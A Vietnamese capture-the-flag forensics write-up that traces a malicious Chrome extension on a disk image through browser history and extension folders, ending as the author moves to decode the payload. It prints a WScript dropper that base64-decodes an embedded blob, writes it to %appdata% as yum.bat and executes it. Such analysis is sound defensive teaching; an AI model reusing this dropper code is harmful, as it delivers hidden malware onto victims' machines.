Trong cuộc thi FIA CTF CyberSus 2025 của CLB FPT Information Assurance có một challenge thuộc mảng Forensics khá hay tên là frog10sion và trong bài writeup này chúng ta sẽ mổ sẻ nó. Sẵn đây chúng ta sẽ shout out cho anh Jerry Đặng, là author của bài này, cũng như là người dẫn dắt mình khi mới bước chân chập chững khi tìm hiểu về Forensics.
Oke bắt đầu thôi.

Oke thì theo như description của bài thì có vẽ S4m Sm1th muốn hack trường nên đã tải một phần mềm lạ về và có thể anh ta đã vô tình tải phải mã độc.
Đề cho ta 1 file evidence.ad1
như có thể thấy thì đây là 1 file disk image và sau khi tải về chúng ta sẽ sử dụng tool FTK Imager để mở nó.

sau khi import file evidence vào thì ta thấy được là:
- Nguồn dữ liệu: Thư mục “C:\Users\Administrator\Desktop\Export\S4m Sm1th (AD1)”.
- Cấu trúc thư mục: Bao gồm các thư mục con như 3D Objects, AppData, Contacts, Links, Music, Saved Games, Searches, và Videos.
Thì ta có thể hiểu đây là 1 lát cắt bao gồm các thư mục của máy tính nạn nhân, thì dựa vào đây ta sẽ bắt đầu tìm kiếm các dấu vết để lại của mã độc từ đó có thể hình dung được việc gì đã xảy ra.
Quay lại description của tác giả, thì có đề cập đến việc đã tải một phần mềm lạ, chúng ta có thể bắt đầu từ manh mối này.
Để tải một phần mềm gì đó, maybe nạn nhân đã sử dụng một trình duyệt web nào đó để tải, có thể lịch sử duyệt web có thể sẽ hữu ích trong trường hợp này.
trong quá trình resreach về cách đề xem lịch sử duyệt web, thì tôi thấy trang web sau khá hữu ích: https://www.foxtonforensics.com/browser-history-examiner/chrome-history-location
Trong bài viết có đề cập đến path sau:

Và có thể không phải ngẫu nhiên mà tác giả đã để lại thư mục App Data cho chúng ta.
Truy cập theo path trên thì tôi đã thấy được file History, và trong magic header nó cũng cho chúng ta biết đây là một file SQLite, chúng ta có thể sử dụng tool như db Browser (SQLite) để mở nó sau khi đã dump nó ra.

” Sau khi dump và load file History này vào db Browser, tôi tìm đến dữ liệu của bảng Downloads, thì ở đây nó sẽ chứa tất cả các lịch sử download của nạn nhân.

Và ở đây, ta thấy được là nạn nhân đã tải một file có tên C:\Users\S4m Sm1th\Downloads\hack-fap-fpt-chrome-extension.zip Thì không còn gì bàn cãi, đây chính là phần mềm lạ mà S4m Sm1th đã tải về cũng như author đã đề trong description của đề.
Nhưng, tiếp theo ta phải tìm file Zip này ở đâu? Tác giả đâu hề cho ta thư mục Download.
Sau một lục lọi và suy nghĩ lại thì toi trợ nhớ tên file có nhắc đến chrome-extension, à há chắc là folder chứa malware này cần phải import thì mới có thể sử dụng.
Nhưng, import vào đâu?
Thì phải research thôi chứ sao. Sau một thoáng research thì tôi tìm được site sau: https://www.ninjaone.com/blog/where-are-chrome-extensions-stored/

Truy cập theo path trên thì

Thì trong các folder extension này, đều có 1 file manifest.json, file này chứa các thông tin của extension dưới dạng json.

Và lục lọi một tí thì toi thấy được extension hcekfkjfkcfoeohaponopofdhogpecif có file manifest có đề cập đến fap, và trong file .zip do nạn nhân tải về cũng có tên là hack-fap-fpt-chrome-extension.zip, thì đây đích thị là nó.

okela, dump nó ra để kiểm tra thoi.
sau khi dump và mở folder extension này bằng vscode, và bắt đầu tìm kiếm những dấu vết đáng nghi thì mình thấy file Content.js này có một hàm tên inject() và có 1 biến aso_ibora chứa một chuỗi kí tự vô cùng dài, thì theo kinh nghiệm của mình thì nó đang encode cho một thứ gì đó (trông nguy hiểm phết).

các bạn có thể thấy, nó rất rất dài

và lướt đến cuối chuỗi thì mình thấy đoạn code sau:
var silver = WScript.CreateObject("Microsoft.XMLDOM");
var sinema = silver.createElement("tmp");
sinema.dataType = "bin.base64";
sinema.text = aso_ibora;
var sugar = WScript.CreateObject("ADODB.Stream"); sugar.Type = 1; sugar.Open(); sugar.Write(sinema.nodeTypedValue); var wshShell = WScript.CreateObject("WScript.Shell"); var tempdir = wshShell.ExpandEnvironmentStrings("%temp%"); var appdatadir = wshShell.ExpandEnvironmentStrings("%appdata%"); var path = "yum.bat"; var is_temp = false;
if (is_temp) { path = tempdir + "\\" + path; } else { path = appdatadir + "\\" + path; }
sugar.SaveToFile(path, 2); if (path.endsWith(".jar")) { wshShell.run("java -jar \"" + path + "\""); } else if (path.endsWith(".bat") || path.endsWith(".wsf")) { wshShell.run("wscript \"" + path + "\""); } else { wshShell.run("\"" + path + "\""); } } catch (err) { WScript.Echo(err.message); }oke bắt đầu phân tích nào
Đầu tiên
var silver = WScript.CreateObject("Microsoft.XMLDOM");var sinema = silver.createElement("tmp");sinema.dataType = "bin.base64";sinema.text = aso_ibora;thì ta có thể thấy:
- var silver = WScript.CreateObject(“Microsoft.XMLDOM”);: Tạo đối tượng DOM XML.
- var sinema = silver.createElement(“tmp”);: Tạo phần tử
. - sinema.dataType = “bin.base64”;: Đặt loại dữ liệu là Base64.
- sinema.text = aso_ibora;: Gán chuỗi Base64 từ aso_ibora vào
.
Tóm lại nó sẽ tạo phần tử XML để nhúng dữ liệu nhị phân là chuỗi dữ liệu của biến aso_ibora trên, cũng như là ta có thể xác nhận chuỗi đó là đang được encode theo kiểu Base64.
Tiếp theo:
var sugar = WScript.CreateObject("ADODB.Stream");sugar.Type = 1;sugar.Open();sugar.Write(sinema.nodeTypedValue);var wshShell = WScript.CreateObject("WScript.Shell");var tempdir = wshShell.ExpandEnvironmentStrings("%temp%");var appdatadir = wshShell.ExpandEnvironmentStrings("%appdata%");var path = "yum.bat";var is_temp = false;- var sugar = WScript.CreateObject(“ADODB.Stream”);: Tạo đối tượng luồng (stream) ADODB.
- sugar.Type = 1;: Đặt loại luồng là nhị phân (binary).
- sugar.Open();: Mở luồng để ghi dữ liệu.
- sugar.Write(sinema.nodeTypedValue);: Ghi dữ liệu nhị phân từ sinema.nodeTypedValue vào luồng.
- var wshShell = WScript.CreateObject(“WScript.Shell”);: Tạo đối tượng Shell.
- var tempdir = wshShell.ExpandEnvironmentStrings(“%temp%”);: Lấy đường dẫn thư mục tạm (%temp%).
- var appdatadir = wshShell.ExpandEnvironmentStrings(“%appdata%”);: Lấy đường dẫn thư mục AppData (%appdata%).
- var path = “yum.bat”;: Định nghĩa tên tệp là “yum.bat”.
tóm lại là nó sẽ chuẩn bị ghi dữ liệu nhị phân từ sinema vào tệp “yum.bat”, và gọi đến path của các thư mục như Tmp hoặc AppData, để có thể lưu vào ở bước tiếp theo.
Cuối cùng:
if (is_temp) { path = tempdir + "\\" + path;} else { path = appdatadir + "\\" + path;}
sugar.SaveToFile(path, 2);if (path.endsWith(".jar")) { wshShell.run("java -jar \"" + path + "\"");} else if (path.endsWith(".bat") || path.endsWith(".wsf")) { wshShell.run("wscript \"" + path + "\"");} else { wshShell.run("\"" + path + "\"");}} catch (err) { WScript.Echo(err.message);}Thì ở bước này nó sẽ lưu dữ liệu dưới dạng nhị phân đã xử lý ở trên vào file với đuôi như .bat hoặc .wsf và thực thi nó.
Oke thì dựa vào những dấu hiệu bất thường trên, chúng ta có thể xác nhận đây có thể là dropper của mã độc.
Tiếp theo, ta cần biết được đoạn base64 đó đang encode cho thứ gì. Copy và paste vào cyberchef để decode thử.
